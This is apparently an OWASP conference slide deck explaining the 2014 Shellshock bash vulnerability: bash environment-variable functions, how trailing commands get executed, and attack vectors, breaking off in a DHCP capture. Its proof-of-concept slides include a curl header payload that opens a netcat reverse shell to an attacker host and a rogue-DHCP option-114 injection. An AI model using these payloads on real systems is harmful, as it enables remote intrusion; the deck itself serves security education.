Shellshock Vulnerability

Tudor Enache

OWASP
The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

- OSCP, OSWP, GWAPT, ECSA, CEH certified
- Former Technical Team Lead @ EA's Red Team
- 0-day hacktivist: Yahoo, Dell, Oracle, Fox-IT NATO Certified Diode etc.
- Former Principal Consultant in Help AG Middle East in Dubai
- Currently IT Security Manager @ Emirates NBD

Agenda


OWASP
The Open Web Application Security Project

- Shellshock Knowledge Prerequisites
- Understanding the vulnerability
- Attack vectors
- Exploitation in the wild
- Mitigation
- Understanding the 0-Day threat

Shellshock Knowledge Prerequisites

OWASP
The Open Web Application Security Project

/bin/bash



Shellshock Knowledge Prerequisites


```
root@owasp:~#echo “Bash is a Unix shell
written for the GNU Project as a free
software replacement for the Bourne shell
(sh)”


root@owasp:~#echo “Often installed as the
system's default command-line interface”


root@owasp:~#echo “Provides end users an
interface to issue system commands and
execute scripts”
```

Shellshock Knowledge Prerequisites


- Bash supports environment variables



```
tudor@ubuntu:~$ env
XDG_VTNR=7
SSH_AGENT_PID=2245
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
SELINUX_INIT=YES
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/tudor
GPG_AGENT_INFO=/run/user/1000/keyring-sZxE2P/gpg:0:1
TERM=xterm
SHELL=/bin/bash
VTE_VERSION=3409
SSH_AGENT_LAUNCHER=upstart
WINDOWID=58731384
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-ses
GNOME_KEYRING_CONTROL=/run/user/1000/keyring-sZxE2P
GTK_MODULES=overlay-scrollbar:unity-gtk-module
USER=tudor
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01
su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44
```

Shellshock Knowledge Prerequisites


- You can invoke existing ones or add new ones



```
tudor@ubuntu:~$ echo -e $USER'\n'$PATH
tudor
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
tudor@ubuntu:~$ export CONGRATS="Felicitari Simona Halep!"
tudor@ubuntu:~$ echo $CONGRATS
Felicitari Simona Halep!
tudor@ubuntu:~$
```

Shellshock Knowledge Prerequisites


- Let’s talk about bash functions
  - Can be used in .sh scripts
  - Can be defined in “one-liners”



```
tudor@ubuntu:~$ welcome() { echo "Hi $USER, here's the date:"; date;  }
tudor@ubuntu:~$ welcome
Hi tudor, here's the date:
Thu Oct 23 02:35:46 PDT 2014
tudor@ubuntu:~$
```

Shellshock Knowledge Prerequisites

- Can also be defined in **environment variables**



```
tudor@ubuntu:~$ export bunvenit="() { echo \"Hi $USER, here's the date:\"; date; }"
tudor@ubuntu:~$ bash -c 'bunvenit'
Hi tudor, here's the date:
Thu Oct 23 02:59:37 PDT 2014
tudor@ubuntu:~$
```

Understanding the vulnerability

OWASP
The Open Web Application Security Project

- OK, so what's shellshock about?

adevarul.ro/tech/inte

Tot ce trebuie ş
ameninţare i
cât de instal

3 septembrie 2014, 18:02 de Ră

uvinte cheie: shellshock, bash

1 comentariu

Îmi place 19 persoane aprecia

9 share · 0 Tweet · 0 g+1

EDITION: U.S.

MARKETS WORLD POLITICS TECH OPINION

Save money by adding eLearning to your safety training program.

Hackers exploit 'Shellshock' bug with worms in early attacks

JIM FINKLE

STON Thu Sep 25, 2014 6:34pm EDT

MMENTS Tweet 184 · Share 52 · Share this · g+1 20 · Email · Print

News Sport Weather Capital Future Sho

Mid-East US & Canada Business Health

Share


new

Understanding the vulnerability

- Shellshock is effectively a Remote Command Execution vulnerability in BASH

- The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable

Understanding the vulnerability



Legit function definition in BASH environment variable

BASH command “echo test” invoked with on-the-fly defined environment

```
env x='() { :;}; echo vulnerable' bash -c "echo test"
```

Injection of arbitrary OS command

Understanding the vulnerability

- Any *NIX OS may be vulnerable
- Any product / appliance implementing bash may be vulnerable
- Vulnerable since version 1.03 of Bash released in September 1989

Attack Vectors

OWASP
The Open Web Application Security Project

- RCE via Apache with mod_cgi, CGI Scripts, Python, Perl
- RCE on DHCP clients using Hostile DHCP Server
- OpenSSH RCE/Privilege escalation

+ others to come

Shellshock Remote Command Execution via Apache CGI Script Proof Of Concept

Victim requirements:

- Apache web server
- mod_cgi enabled
- Helloworld.cgi script

Attacker requirements:

- Listener running to accept incoming connections

Attack Vectors

```
root@kali:~# netcat -nlvp 443


root@kali:~# curl -H "X-Frame-Options: () {
:;};echo;/bin/nc -e /bin/bash 192.168.81.128 443"
192.168.81.131/cgi-bin/helloworld.cgi
```

Demo Time

Attack Vectors


Shellshock Remote Command Execution via malicious DHCP server Proof of Concept

Attacker Requirements:

- Set up Fake Access Point
- Set up rogue DHCP server
- Set Additional Option to 114 or any option supporting a string and fill in the necessary payload

Victim Requirements

- Connect to fake access point with vulnerable dhcp client software (which is using bash)



Tftpd64: Settings

DHCP Pool definition

IP pool start address: 10.10.10.2
Size of pool: 200
Lease (minutes): 2880
Boot File:


DHCP Options

Def. router (Opt 3): 10.10.10.1
Mask (Opt 1): 255.255.255.0
DNS Servers (Opt 6):
WINS server (Opt 44):
NTP server (Opt 42):
SIP server (Opt 120):
Domain Name (15):
Additional Option: 114 () { ignored;}; echo 'foo'


DHCP Settings

☑ Ping address before assignation
□ Persistant leases
□ Double answer if relay detected
☑ Bind DHCP to this address: 10.10.10.1

Attack Vectors



```
geoff@sl_linux_gdw:/lib/dhcpcd/dhcpcd-hooks$ sudo /etc/rc.d/rc.inet1 eth0
t
Polling for DHCP server on interface eth0:
dhcpcd[3287]: version 6.0.5 starting
dhcpcd[3287]: eth0: soliciting an IPv6 router
dhcpcd[3287]: eth0: soliciting a DHCP lease
dhcpcd[3287]: eth0: offered 10.10.10.4 from 10.10.10.1
dhcpcd[3287]: eth0: leased 10.10.10.4 for 172800 seconds
dhcpcd[3287]: eth0: adding host route to 10.10.10.4 via 127.0.0.1
dhcpcd[3287]: eth0: adding route to 10.10.10.0/24
dhcpcd[3287]: eth0: adding default route via 10.10.10.1
'foo'
dhcpcd[3287]: forked to background, child pid 3317
geoff@sl_linux_gdw:/lib/dhcpcd/dhcpcd-hooks$
 [110404.447634] usb 2-2.1: Product: Virtual Bluetooth Adapter
```




```
Filter: bootp

No.   Time        Source          Destination       Protocol
  1   0.00000000  0.0.0.0         255.255.255.255   DHCP
  7   0.03134900  192.168.0.1     192.168.0.101     DHCP

⊞ Frame 7: 590 bytes on wire (4720 bits), 590 bytes captured (4
